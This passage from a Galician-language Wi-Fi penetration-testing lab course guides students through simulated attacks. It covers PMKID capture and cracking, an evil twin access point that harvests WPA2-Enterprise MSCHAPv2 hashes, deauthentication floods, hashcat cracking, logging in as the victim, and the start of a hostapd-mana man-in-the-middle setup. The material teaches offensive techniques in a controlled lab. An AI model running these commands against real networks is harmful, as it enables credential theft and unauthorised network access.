wifi_ap_wlan0            wlan0           192.168.10.1/24     UP
------------------------------------------------------------------------
Interfaces GLOBAIS / ATACANTE:
(global)                 wlan2           (host/monitor)      LISTO
(global)                 wlan3           (host/monitor)      LISTO
```

⚠️ O escenario `psk` é o mesmo da Práctica 1.1. Os valores de BSSID e MAC do cliente obtéñense con `sudo wifilabctl status`.

Terminal 2 — Demostración do fallo de Wifite con PMKID

Abrir unha **segunda terminal** e seguir os pasos:

Paso 1: Acceder como root e verificar ferramentas

```
sudo su -

# Verificar que hcxdumptool está instalado (requirido por Wifite para PMKID)
which hcxdumptool && hcxdumptool --version
which hcxpcapngtool

# Se non están instalados:
apt update && apt -y install hcxdumptool hcxtools

# Descomprimir wordlist
gunzip -kf /usr/share/wordlists/rockyou.txt.gz
```

Paso 2: Lanzar Wifite con ataque PMKID

```
wifite -i wlan2 --pmkid --dict /usr/share/wordlists/rockyou.txt
```

`-i wlan2`: interface a usar · `--pmkid`: priorizar PMKID sobre handshake · `--dict`: wordlist para cracking

Paso 3: Avisos de procesos en conflito — non matar

```
 [!] Conflicting processes: NetworkManager (PID 642), wpa_supplicant (PID 1919),
     hostapd (PID 2009), wpa_supplicant (PID 2024)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill
```

⚠️ **Non matar eses procesos.** Son o AP e o cliente do escenario. Ignorar e continuar.

Paso 4: Seleccionar a interface de ataque

Con `mac80211_hwsim`, Wifite pide seleccionar entre `wlan2` e `wlan3`:

```
    Interface   PHY   Driver              Chipset
------------------------------------------------------------------------
 1. wlan2       phy2  ??????              non-mac80211 device? (report this!)
 2. wlan3       phy3  ??????              non-mac80211 device? (report this!)
 [+] Select wireless interface (1-2): 1
```

Introducir `1` e premer Enter.

💡 O aviso `non-mac80211 device?` é normal con interfaces virtuais. Non impide o funcionamento.

Paso 5: Escaneo e selección do AP obxectivo

Wifite escaneará en modo monitor. Cando apareza `EMPRESA-XYZ` premer `Ctrl+C`:

```
   NUM                     ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---  -------------------------  ---  -----   ----   ---  ------
     1              EMPRESA-XYZ     6  WPA-P   72db    no     1
```

```
 [+] Select target(s) (1-1) separated by commas, dashes or all: 1
```

Introducir `1` e premer Enter.

Paso 6: Ataque PMKID — FALLARÁ (resultado esperado)

Wifite tentará capturar o PMKID. Dependendo da instalación, verás un dos dous seguintes resultados:

Caso A — Wifite non detecta as ferramentas:

```
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
```

Caso B — Wifite non captura o PMKID (máis común):

```
 [+] (1/1) Starting attacks against 06:FE:D8:7D:4F:43 (EMPRESA-XYZ)
 [+] EMPRESA-XYZ (72db) PMKID CAPTURE: Waiting for PMKID (4m55s)
 [+] EMPRESA-XYZ (72db) PMKID CAPTURE: Failed to capture PMKID
 [+] Finished attacking 1 target(s), exiting
```

⚠️ **RESULTADO ESPERADO: FALLO.** Este é o comportamento documentado nos issues #335, #253 e #188 de Wifite2. Non hai nada mal na configuración do laboratorio — o problema é de Wifite.

Se Wifite pasa ao ataque de handshake tras o fallo PMKID, premer `Ctrl+C` e logo `e` para saír.

Terminal 1 — Verificacións tras o fallo

```
# Confirmar que o cliente permanece conectado (o ataque PMKID non o perturbou)
sudo ip netns exec wifi_cliente_wlan1 iw dev wlan1 link
# Connected to <BSSID_AP> (on wlan1)
# SSID: EMPRESA-XYZ

# Confirmar que NON hai ficheiros PMKID capturados por Wifite
ls -lh /root/hs/
# (vacío ou sen ficheiros .hc22000)
```

Terminal 3 — Método manual con hcxdumptool que SÍ funciona (opcional)

Para demostrar que o problema é de Wifite e non do entorno, `hcxdumptool` directamente SÍ captura o PMKID. Abrir unha **terceira terminal**:

```
sudo su -

# Poñer wlan3 en modo monitor
ip link set wlan3 down
iw dev wlan3 set type monitor
ip link set wlan3 up

# Obter o BSSID do AP (columna INTERFACE wlan0 en wifilabctl status)
# e convertelo a formato sen dous puntos: ex. 02:00:00:00:00:00 → 020000000000
```

```
sudo wifilabctl status

# Capturar PMKID directamente con hcxdumptool
hcxdumptool -i wlan3 -w /tmp/pmkid-manual.pcapng \
  --filtermode=2 --filterlist_ap=<BSSID_SEN_DOUS_PUNTOS> \
  -c 6 --rds=1
# Premer Ctrl+C despois de 30 segundos

# Converter a formato hashcat
hcxpcapngtool -o /tmp/pmkid-manual.hc22000 /tmp/pmkid-manual.pcapng

# Verificar que o PMKID foi capturado (debe mostrar datos)
cat /tmp/pmkid-manual.hc22000

# Crackear con hashcat
hashcat -m 22000 /tmp/pmkid-manual.hc22000 /usr/share/wordlists/rockyou.txt
# KEY FOUND! [ spongebob19 ]
```

💡 Este é o método correcto e completo documentado en 1.3-ATAQUE_WPA2_PSK_PMKID.

---

7. Comparativa PMKID vs Handshake Tradicional

Característica	Práctica 1-1 (Handshake)	Práctica 1-3 (PMKID)
Desautenticación	✗ Necesaria	✅ NON necesaria
Paquetes a capturar	4 (EAPOL 1/4 a 4/4)	1
Tempo de captura	Variable (minutos)	15-60 segundos
Intrusividade	ALTA (cliente desconecta)	BAIXA (cliente non se entera)
Funciona con Wifite	✅ Si	✗ NON (issue coñecido 2019)
Funciona con método manual	✅ Si	✅ Si (`hcxdumptool` directo)

Conclusión: PMKID é moito máis rápido e sigiloso (co método manual): - ✅ NON require clientes desconectados nin desautenticación forzada - ✅ Captura un só paquete (vs 4 do handshake tradicional) - ✅ Cliente NON se entera do ataque

---

8. Preguntas de reflexión

1. **Por que foi posible capturar o PMKID co método manual?**
   - O PMKID envíase en texto claro no primeiro paquete EAPOL
   - Deriva da PMK, que se calcula co contrasinal do AP → permite ataques offline
2. **Que fai este ataque menos intrusivo que o handshake tradicional?**
   - NON require desautenticar ao cliente lexítimo
   - Cliente mantén conexión activa durante todo o ataque
3. **Como protexerse contra ataques PMKID?**
   - **Contrasinal forte**: ≥ 20 caracteres, aleatorio, non presente en wordlists
   - **Migrar a WPA3-SAE**: inmune a ataques offline ao handshake (Práctica 3-1)
   - **Actualizar firmware do AP**: versións modernas poden desactivar PMKID
4. **É legal executar Wifite/hcxdumptool nunha rede real?**
   - **NON**, sen autorización expresa por escrito do propietario
   - Só en ambientes controlados de laboratorio con permisos
5. **Por que Wifite NON funciona para PMKID?**
   - Problema coñecido desde 2019 (Issues #335, #253, #188 de GitHub)
   - Afecta tanto a hardware real como a `mac80211_hwsim`
   - A capa de abstracción de Wifite introduce fallos que `hcxdumptool` directo non ten
   - **Usa sempre o método manual (1.3-ATAQUE_WPA2_PSK_PMKID)**

6. **Que facer se Wifite non captura PMKID?**
   - É o comportamento esperado — non hai solución para Wifite
   - Usar `hcxdumptool` directamente: **sempre funciona**
7. **Por que o método manual funciona e Wifite non?**
   - `hcxdumptool` directamente: interactúa co driver → funciona ✔
   - Wifite: a capa de abstracción introduce problemas → NON funciona ✗
   - Confirmado pola comunidade en múltiples issues desde 2019

---

9. Limpeza do laboratorio

Terminal 1:

```
# Deter e eliminar o escenario completamente
sudo wifilabctl reset

# Verificar que non quedan namespaces
ip netns list
```

Terminal 3 (se se usou `wlan3` en modo monitor):

```
ip link set wlan3 down
iw dev wlan3 set type managed
ip link set wlan3 up
```

GUÍA DE PRÁCTICA 2.2: EVIL TWIN WI-FI WPA2 (EAP)

> **Baseada na práctica 2-Taller-HE-Practica-WiFi-2.pdf**

1. Contexto e Obxectivos

Nesta práctica simularemos un ataque de **Evil Twin** contra unha infraestrutura WPA2-Enterprise (802.1X/EAP). O atacante monta un AP falso co mesmo SSID que o lexítimo para engañar ao cliente e capturar as súas credenciais.

Para que o ataque funcione deben cumprirse tres condicions simultaneamente:

1. **Cliente mal configurado**: o `ca_cert` debe estar ausente ou comentado no `wpa_supplicant.conf` do cliente. Sen esta validación o cliente acepta calquera certificado, incluíndo os falsos do Evil Twin.
2. **SSID duplicado**: o Evil Twin emite o mesmo SSID (`EMPRESA-XYZ`) que o AP lexítimo, pero nun canal diferente (canal 1 vs canal 6).
3. **Desautenticación**: o cliente é expulsado do AP lexítimo e, ao buscar reconectarse, escolle o Evil Twin.

O obxectivo final é capturar o **hash MSCHAPv2** das credenciais do usuario, crackealo con `hashcat` e, finalmente, usar esas credenciais para conectarnos á rede real suplantando a identidade da vítima.

---

2. Mapeamento: PDF ↔ Laboratorio

O PDF da práctica describe o procedemento usando 4 "Consolas" independentes. No laboratorio provisionado por `wifilabctl` , o estado do AP lexítimo e do cliente xa está configurado e activo de forma automática. O estudante unicamente debe actuar sobre as outras dúas, abrindo terminais na VM Kali.

PDF	Rol	Interface	Namespace	Estado tras `wifilabctl up`	Acción do estudante
Consola 1	AP lexítimo + FreeRADIUS	`wlan0`	`wifi_ap_wlan0`	✅ Automático (hostapd + freeradius en execución)	Nada
Consola 2	Cliente vulnerable	`wlan1`	`wifi_cliente_wlan1`	✅ Automático (wpa_supplicant conectado ao AP lexítimo)	Nada
Consola 3	Evil Twin (AP Rogue)	`wlan2`	`evil_twin_wlan2`	⏳ Namespace creado, interface lista, sen servizo	→ **Terminal 1**
Consola 4	Monitor + Desautenticación	`wlan3`	(namespace PRINCIPAL)	⏳ Interface libre no namespace global	→ **Terminal 2**

---

3. Preparación do Escenario

Abre **unha terminal** na VM Kali e executa:

```
sudo wifilabctl up eap_evil_twin
sudo wifilabctl status
```

Comproba que o estado é correcto: deben aparecer os namespaces `wifi_ap_wlan0` , `wifi_cliente_wlan1` e `evil_twin_wlan2` , e a interface `wlan3` debe estar libre no namespace global.

---

4. Terminal 1 — Evil Twin (PDF: Consola 3, Páx. 7)

Esta terminal corresponde á **Consola 3 do PDF**. Aquí montaremos o AP Rogue usando `hostapd-wpe`.

⚠️ **Aviso:** `hostapd-wpe` executa en primeiro plano e non regresa ata que premes `Ctrl+C`. Esta terminal quedará ocupada mentres o Evil Twin está activo. Non a peches.

4.1. Entrar no namespace do atacante

```
sudo ip netns exec evil_twin_wlan2 bash
```

A partir deste momento todos os comandos desta terminal se executan dentro do namespace `evil_twin_wlan2`, illado do resto do sistema.

4.2. Preparar a interface wlan2

```
ip link set lo up
ip link set wlan2 down
macchanger -m f0:4d:a2:84:3e:2d wlan2
ip link set wlan2 up
```

Cambiamos a MAC de `wlan2` para que non sexa identificada facilmente como a interface simulada orixinal. `macchanger` require que a interface estea caída primeiro.

4.3. Verificar os certificados xerados por bootstrap

O `wifilabctl` xa executou `./bootstrap` en `/etc/hostapd-wpe/certs/` durante o arranque do escenario, xerando os certificados falsos. Verifica que existen:

```
ls /etc/hostapd-wpe/certs/
```

Debes ver, entre outros: `ca.pem`, `server.pem`, `server.key`, `dh`.

4.4. Crear a configuración do Evil Twin

```
cat > evil-twin-wpe.conf <<'EOF'
interface=wlan2
driver=nl80211
ssid=EMPRESA-XYZ
channel=1
hw_mode=g
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
ieee8021x=1
eap_server=1
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
dh_file=/etc/hostapd-wpe/certs/dh
logger_syslog=-1
logger_syslog_level=2
logger_stdout=-1
logger_stdout_level=2
EOF
```

Puntos clave da configuración:

- `ssid=EMPRESA-XYZ`: mesmo SSID do AP lexítimo. Isto é esencial para que o cliente se conecte ao noso AP pensando que é o real.
- `channel=1`: canal diferente ao do AP lexítimo (canal 6). Isto evita interferencias e permite distinguir os dous APs no monitor.
- `eap_server=1`: activa o servidor EAP integrado de `hostapd-wpe`. Non se usa un RADIUS externo; o Evil Twin contesta directamente as peticións de autenticación.
- `eap_user_file`: ficheiro de usuarios EAP que acepta calquera credencial (usuario comodín `*`). Foi xerado polo laboratorio durante o aprovisionamento.
- `server_cert` e `private_key`: certificados **falsos** xerados por `./bootstrap`. Son certificados autofirmados que o cliente vulnerable acepta sen validar porque ten `ca_cert` comentado no seu `wpa_supplicant.conf`.

4.5. Lanzar o Evil Twin

```
hostapd-wpe evil-twin-wpe.conf 2>&1 | tee evil-twin-credentials.log
```

A saída esperada é:

```
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
```

O Evil Twin agora está emitindo beacons co SSID `EMPRESA-XYZ` no canal 1. Calquera credencial que un cliente envíe durante a autenticación EAP será capturada e gardada en `evil-twin-credentials.log`.

🔔 **Non pechar esta terminal.** Pasamos á Terminal 2 para realizar a desautenticación.

---

5. Terminal 2 — Monitor e Desautenticación (PDF: Consola 4, Páx. 8)

Esta terminal corresponde á **Consola 4 do PDF**. Abre unha **segunda terminal** na VM Kali. Esta executa no namespace PRINCIPAL (sen `ip netns exec`), onde está libre a interface `wlan3`.

5.1. Activar modo monitor en wlan3

```
sudo macchanger -m f0:4d:a2:84:3e:2e wlan3
sudo ip link set wlan3 up
sudo airmon-ng start wlan3
```

5.2. Fixar a canle 6 en wlan3mon

`airmon-ng` por defecto pon a interface en modo monitor pero **non fixa ningunha canle**: vai saltando entre todas as canles automaticamente. Para poder identificar clientes e desautenticar no canal do AP lexítimo (canal 6), é imprescindible fixalo:

```
sudo iw dev wlan3mon set channel 6
```

Verifica que se aplicou correctamente:

```
sudo iw dev wlan3mon info
```

A saída debe mostrar `channel 6 (2437 MHz)`.

5.3. Recoñecemento: identificar os dous APs

```
sudo airodump-ng wlan3mon
```

Debes ver **dous APs** co mesmo SSID `EMPRESA-XYZ` (o Evil Twin no canal 1 pode aparecer ou non dependendo do salto de canle):

BSSID	Canal	SSID	Rol
`XX:XX:XX:XX:XX:XX`	6	EMPRESA-XYZ	AP lexítimo (wlan0)
`YY:YY:YY:YY:YY:YY`	1	EMPRESA-XYZ	Evil Twin (wlan2)

Na sección `STATIONS` verás a MAC do cliente (`wlan1`) asociada ao BSSID do AP lexítimo.

Anota o **BSSID do AP lexítimo** e a **MAC do cliente**. Preme `Ctrl+C` para deter.

NOTA: Filtrar polo canal 6 para atopar rapidamente o cliente conectado:

```
sudo airodump-ng wlan3mon -c 6
```

5.4. Desautenticar o cliente

```
sudo aireplay-ng --deauth 20 -a <BSSID_AP_LEXITIMO> -c <MAC_CLIENTE> wlan3mon
```

Substituíndo os valores anotados anteriormente. A opción `--deauth 20` envía 20 ráfagas de paquetes de desautenticación dirixidos. O cliente é expulsado do AP lexítimo e `wpa_supplicant` inicia a búsqueda automática de reconexión. Como o Evil Twin está activo co mesmo SSID, o cliente conectará a el.

⚠️ **Nota:** Se `aireplay-ng` amosa `No such BSSID available` ou non envía paquetes, verifica que `wlan3mon` segue na canle 6 con `sudo iw dev wlan3mon info`. Pode ser necesario volver a executar `sudo iw dev wlan3mon set channel 6` se a canle mudou.

🔄 **Volta á Terminal 1** para ver as credenciais capturadas.

---

6. Terminal 1 — Extracción e Auditoría do Hash (PDF: Consola 3, Páx. 9)

Cando o cliente se conecte ao Evil Twin, `hostapd-wpe` captura o intercambio MSCHAPv2 e o amosa directamente na terminal onde está en execución. Verás algo así:

```
wlan2: STA a2:c7:77:12:28:c1 IEEE 802.1X: Identity received from STA: 'ana'

mschapv2: Sat Jan 31 17:12:15 2026
         username:      ana
         challenge:     e7:0a:88:fc:72:b2:f8:3f
         response:      de:89:e6:82:92:9a:6b:c1:70:ed:42:33:e8:86:7e:24:ec:0f:42:9d:a9:17:72:b5
         jtr NETNTLM:           ana:$NETNTLM$e70a88fc72b2f83f$de89e682929a6bc170ed4233e8867e24ec0f429da91772b5
         hashcat NETNTLM:       ana:::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f
```

O que ver aquí é:
- `username` : identidade enviada polo cliente durante a fase EAP (Identity).
- `challenge` : valor aleatorio enviado polo servidor EAP ao cliente.
- `response` : hash que o cliente calcula aplicando MSCHAPv2 ao challenge usando o seu contrasinal real.
- As liñas `jtr` e `hashcat` son formatos directamente usables polas ferramentas de cracking.

Preme `Ctrl+C` para deter `hostapd-wpe` e recuperar o prompt. Agora extraemos e crackeamos o hash:

6.1. Extraer o hash para hashcat

```
grep "hashcat NETNTLM" evil-twin-credentials.log | awk '{print $3}' > evil-hash.txt
cat evil-hash.txt
```

Debe mostrar unha liña no formato: `ana::::<response>:<challenge>`

6.2. Crackear con hashcat (Modo 5500 — NetNTLMv1

```
gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt
```

O modo `5500` é específico para hashes NetNTLMv1 / NetNTLMv1+ESS, que é o formato que xera MSCHAPv2. O resultado esperado é:

```
ana:::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f:1234
```

O contrasinal crackeado é `1234` .

6.3. Mostrar o resultado

```
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt --show
```

---

7. Terminais 1 e 2 — Acceso á Rede Suplantando a Identidade (Fase Final)

Xa temos as credenciais de Ana (`ana` / `1234`). O obxectivo final é demostrar que podemos conectarnos á **rede corporativa real** suplantando a súa identidade.

Seguimos dentro do namespace `evil_twin_wlan2` e `wlan2` está libre tras deter `hostapd-wpe` .

7.1. Crear o ficheiro de conexión (Terminal 1)

```
cat > wpa_suplantacion.conf <<'EOF'
network={
    ssid="EMPRESA-XYZ"
    key_mgmt=WPA-EAP
```

```
    eap=PEAP
    identity="ana"
    password="1234"
    phase2="auth=MSCHAPV2"
}
EOF
```

Nótese que non incluímos `ca_cert`: exactamente a mesma vulnerabilidade que tiña o cliente orixinal. Se a rede corporativa esixise validación de certificados, este paso fallaría.

7.2. Conectar ao AP lexítimo como Ana (Terminal 1)

```
wpa_supplicant -Dnl80211 -iwlan2 -c wpa_suplantacion.conf
```

7.3. Verificar a conexión (Terminal 2)

Comprobamos:

```
sudo ip netns exec evil_twin_wlan2 iw dev wlan2 link
```

A saída debe mostrar `Connected to <BSSID>` e `freq: 2437` (canal 6, o do AP lexítimo), confirmando que estamos conectados á rede real como Ana.

---

8. Limpeza

```
sudo wifilabctl reset
```

---

9. Conclusión

O ataque tivo éxito porque cumpríronse as tres condicións necesarias simultaneamente:

1. **O cliente non validaba certificados** (`ca_cert` comentado). Isto permitiu que aceptara os certificados falsos do Evil Twin sen ningún aviso.
2. **O Evil Twin usaba o mesmo SSID** que o AP lexítimo. O cliente non puido distinguir entre ambos e, tras ser expulsado, conectou ao noso AP.
3. **A desautenticación forzou a reconexión**. `aireplay-ng` expulsou ao cliente do AP lexítimo e `wpa_supplicant` reconectou automaticamente ao Evil Twin por ter mellor sinal ou por ser o único AP dispoñible naquele instante.

O resultado foi a captura completa do hash MSCHAPv2, o cracking do contrasinal e o acceso á infraestrutura real coas credenciais da vítima.

GUIA DE PRÁCTICA 2.3: MITM WI-FI WPA2 (EAP) CON HOSTAPD-MANA

> **Baseada na práctica 2-Taller-HE-Practica-WiFi-3.pdf**

1. Contexto e Topoloxía

Nesta práctica realizaremos un ataque **Adversary-in-the-Middle (AiTM)** usando un AP Rogue configurado en modo **Proxy RADIUS**.

> **Diferenza clave respecto ao Evil Twin (Práctica 2)**
>
> - **Evil Twin**: `hostapd-wpe` con `eap_server=1` → captura hash MSCHAPv2 directamente
> - **MITM Proxy**: `hostapd-mana` con `eap_server=0` → reenvía ao RADIUS real, captura **handshakes WPA2** (non crackeables) + **tráfico post-autenticación**


Obxectivo:
- Interceptar TODO o tráfico da vítima mentres esta mantén acceso funcional á rede
- Capturar credenciais mediante técnicas post-autenticación (SSL Stripping, DNS Spoofing)

1.1. Rol de Interfaces Wi-Fi

Imos empregar:
1. **wlan0** para AP lexítimo WPA2 (EAP) (shell bash consola1 → namespace `wifi_ap_wlan0`)
2. **wlan1** para o cliente que se conecta ao AP (shell bash consola2 → namespace `wifi_cliente_wlan1`)
3. **wlan2** e **wlan3** como interfaces do atacante que non coñece o contrasinal para conectarse ao AP:

    1. **wlan2** MITM (AP Rogue+Proxy) (shell bash consola3 → MITM → namespace `mitm_wlan2`)
    2. **wlan3** Monitor + Deseauth (shell bash consola4 → modo monitor + desautenticar cliente conectado wlan1 → namespace principal = SEN namespace)

1.2. Topoloxía de Rede



---

2. Preparación da Infraestrutura (Consola 1 → Rede Corporativa)

O laboratorio configura automaticamente:
- Bridge `br-radius` (192.168.50.1/24)
- FreeRADIUS escoitando en 192.168.50.1:1812
- **AP lexítimo `wlan0` (Canal 6)** conectado ao bridge
- Rede corporativa: 192.168.50.0/24
- DHCP: 192.168.50.50 - 192.168.50.100
- Gateway: 192.168.50.1
- Cliente vulnerable `wlan1`

```
sudo wifilabctl up eap_mitm
sudo wifilabctl status
```

Saída esperada:

```
NAMESPACE                INTERFACE       IP                  ESTADO
-------------------------------------------------------------------------------
wifi_cliente_wlan1       wlan1           192.168.50.XY/24    UP
mitm_wlan2               wlan2           -                   UP
mitm_wlan2               veth0@if12      -                   UP
wifi_ap_wlan0            br0             192.168.50.10/24    UP
wifi_ap_wlan0            wlan0           -                   UP
wifi_ap_wlan0            veth0@if10      -                   UP
-------------------------------------------------------------------------------
Interfaces GLOBAIS / ATACANTE:
(global)                 wlan3           (host/monitor)      LISTO
```

Verificar RADIUS operativo (Páx. 8 do PDF):

```
sudo netstat -ulnp | grep 1812
# Debe amosar: 192.168.50.1:1812
```

Verificar que o cliente lexítimo ten Internet:

```
sudo ip netns exec wifi_cliente_wlan1 bash
# Debería ter IP 192.168.50.XX asignada por DHCP
ip addr show wlan1
ping -c 2 192.168.50.1  # Gateway corporativo
ping -c 2 8.8.8.8       # Internet
curl http://www.example.com  # Web
# Debe funcionar ✓
```

---

3. Configuración do MITM AP (Consola 3 → MITM)

Seguindo a **Páxina 13-15** do PDF, configuramos `hostapd-mana` en modo **proxy RADIUS**.

3.1. Entrar no Namespace MITM

O `wifilabctl` xa preparou o namespace `mitm_wlan2` con:
- Interface `veth0` conectada ao bridge `br-radius` con IP 192.168.50.100/24
- Ruta por defecto cara a 192.168.50.1 (RADIUS)

```
# Entrar no namespace MITM
sudo ip netns exec mitm_wlan2 bash

# Verificar conectividade co RADIUS (Páx. 13 do PDF)
ping -c 2 192.168.50.1
# Debe responder. Se non, comproba: ip route show e ip addr show veth0
```

3.2. Preparar wlan2

```
# Levantar a interface wireless
ip link set wlan2 up
```

3.3. Crear Configuración de hostapd-mana (Páx. 14 do PDF)

```
cat > /tmp/mana.conf <<EOF
interface=wlan2
driver=nl80211
ssid=EMPRESA-XYZ
channel=1
hw_mode=g
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
ieee8021x=1
# CRÍTICO: Proxy RADIUS ao servidor corporativo (192.168.50.1)
auth_server_addr=192.168.50.1
auth_server_port=1812
auth_server_shared_secret=testing123
# Modo MANA: interceptación + proxy transparente
mana_wpe=1
mana_eapsuccess=1
mana_credout=/tmp/mana-credentials.log
# IMPORTANTE: eap_server=0 significa modo PROXY (non servidor EAP local)
eap_server=0
# Logging avanzado
```

```
logger_syslog=-1
logger_stdout=-1
logger_stdout_level=2
EOF
```

3.4. Executar hostapd-mana (Páx. 15)

```
/opt/hostapd-mana/hostapd/hostapd /tmp/mana.conf 2>&1 | tee /tmp/mana-ap.log
```

Saída esperada:

```
Configuration file: /tmp/mana.conf
MANA: Captured credentials will be written to file '/tmp/mana-credentials.log'.
Using interface wlan2 with hwaddr aa:bb:cc:dd:ee:ff and ssid "EMPRESA-XYZ"
wlan2: RADIUS Authentication server 192.168.50.1:1812
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
```

Deixa `hostapd-mana` executándose e abre unha **nova terminal** para continuar.

3.5. Configurar Rede e DHCP (Nova Terminal → Consola 3b)

IMPORTANTE: Sen DHCP, o cliente tería que configurar a IP manualmente (obviamente sospeitoso). Con DHCP, o ataque é **totalmente transparente**.

```
# Entrar de novo no namespace MITM
sudo ip netns exec mitm_wlan2 bash

# Asignar IP a wlan2 (hostapd elimínaa ao arrancar)
ip addr add 10.0.0.1/24 dev wlan2

# Verificar
ip addr show wlan2
# Debe amosar: inet 10.0.0.1/24

# Configurar dnsmasq (servidor DHCP + DNS)
# CRÍTICO: dhcp-option=6 debe apuntar ao propio MITM (10.0.0.1) como DNS,
# non a 8.8.8.8. Se o cliente usa 8.8.8.8 directamente, dnsspoof non intercepta nada.
cat > /tmp/dnsmasq-mitm.conf <<EOF
interface=wlan2
dhcp-range=10.0.0.10,10.0.0.50,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
# Reenviar consultas non spoofadas ao DNS real
server=8.8.8.8
log-queries
log-dhcp
EOF

# Arrancar dnsmasq
dnsmasq -C /tmp/dnsmasq-mitm.conf -d &
```

Saída esperada:

```
dnsmasq: started, version 2.91 cachesize 150
dnsmasq: compile time options: ...
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.50, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 1.1.1.1#53
...
```

Agora o MITM AP está **totalmente funcional** con:
- Autenticación EAP (proxy a RADIUS real)
- Servidor DHCP (asignación automática de IPs)
- Gateway e DNS configurados
- NAT preparado (do wifilabctl)

---

4. Desautenticación e Forzado (Consola 4 → Monitor)

Forzamos á vítima a migrar ao noso AP (Canal 1) que ten mellor sinal.

4.1. Configurar Monitor (Páx. 16 do PDF)

```
# Activar modo monitor en wlan3 (sen illar en namespace)
sudo airmon-ng start wlan3
```

4.2. Escanear Ambos APs

```
sudo airodump-ng wlan3mon
```

Deberías ver:
- Canal 6: `<BSSID_wlan0>` EMPRESA-XYZ (AP lexítimo)
- Canal 1: `<BSSID_wlan2>` EMPRESA-XYZ (MITM)

Anota o **BSSID do AP lexítimo** (wlan0) e logo preme `Ctrl+C`

4.2.1 Escanear soamente o AP lexítimo

```
sudo airodump-ng wlan3mon -c 6
```

Anota a **MAC do Cliente lexítimo** (wlan1).

4.3. Configurar Canal e Desautenticar (Páx. 16-17)

```
# CRÍTICO: Configurar wlan3mon NO CANAL DO AP LEXÍTIMO (6)
Ctrl + C
sudo airmon-ng stop wlan3mon
sudo airmon-ng start wlan3 6

# Verificar
sudo iw dev wlan3mon info | grep channel
# Debe amosar: channel 6 (2437 MHz)

# Desautenticar cliente (wlan1) do AP lexítimo (wlan0)
# Substituír <BSSID_wlan0> polo BSSID real anotado antes
sudo aireplay-ng --deauth 50 -a <BSSID_wlan0> wlan3mon
```

Saída esperada:

```
09:30:15 Waiting for beacon frame (BSSID: XX:XX:XX:XX:XX:XX) on channel 6
09:30:15 Sending 64 directed DeAuth...
09:30:16 Sending 64 directed DeAuth...
```

---

5. Verificación de Conexión ao MITM (Consola 2)

Comprobamos que o cliente migrou ao MITM.

```
# Entrar no namespace do cliente
# sudo ip netns exec wifi_cliente_wlan1 bash

# Verificar a que AP está conectado
iw dev wlan1 link
```

Se conectou ao MITM (ÉXITO):

```
Connected to <BSSID_wlan2> (on wlan1)
SSID: EMPRESA-XYZ
freq: 2412 ← Canal 1 (MITM wlan2) ✓
```

Se conectou ao lexítimo (repetir desautenticación na Consola 4):

```
Connected to <BSSID_wlan0> (on wlan1)
freq: 2437 ← Canal 6 (AP lexítimo wlan0)
```

---

6. Captura de Handshakes WPA2 (Consola 3)

Unha vez que o cliente conecta ao MITM, `hostapd-mana` captura **handshakes WPA2**.

6.1. Visualizar Logs (Páx. 18 do PDF)

Volve á **Consola 3** (onde está executándose `hostapd-mana`) e verás: NOTA: Consideramos a MAC do cliente lexítimo: 7a:10:a4:c1:ae:3d

```
wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.11: authenticated
wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED 7a:10:a4:c1:ae:3d
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA: Captured a WPA/2 handshake from: 7a:10:a4:c1:ae:3d
MANA WPA2 HASHCAT | WPA*02*4cb8c817f8bee9e5bcc02b78f4d2200c*...
wlan2: STA 7a:10:a4:c1:ae:3d WPA: pairwise key handshake completed (RSN)
wlan2: AP-STA-CONNECTED 7a:10:a4:c1:ae:3d
wlan2: STA 7a:10:a4:c1:ae:3d RADIUS: starting accounting session 99D2DACFAD14AB90
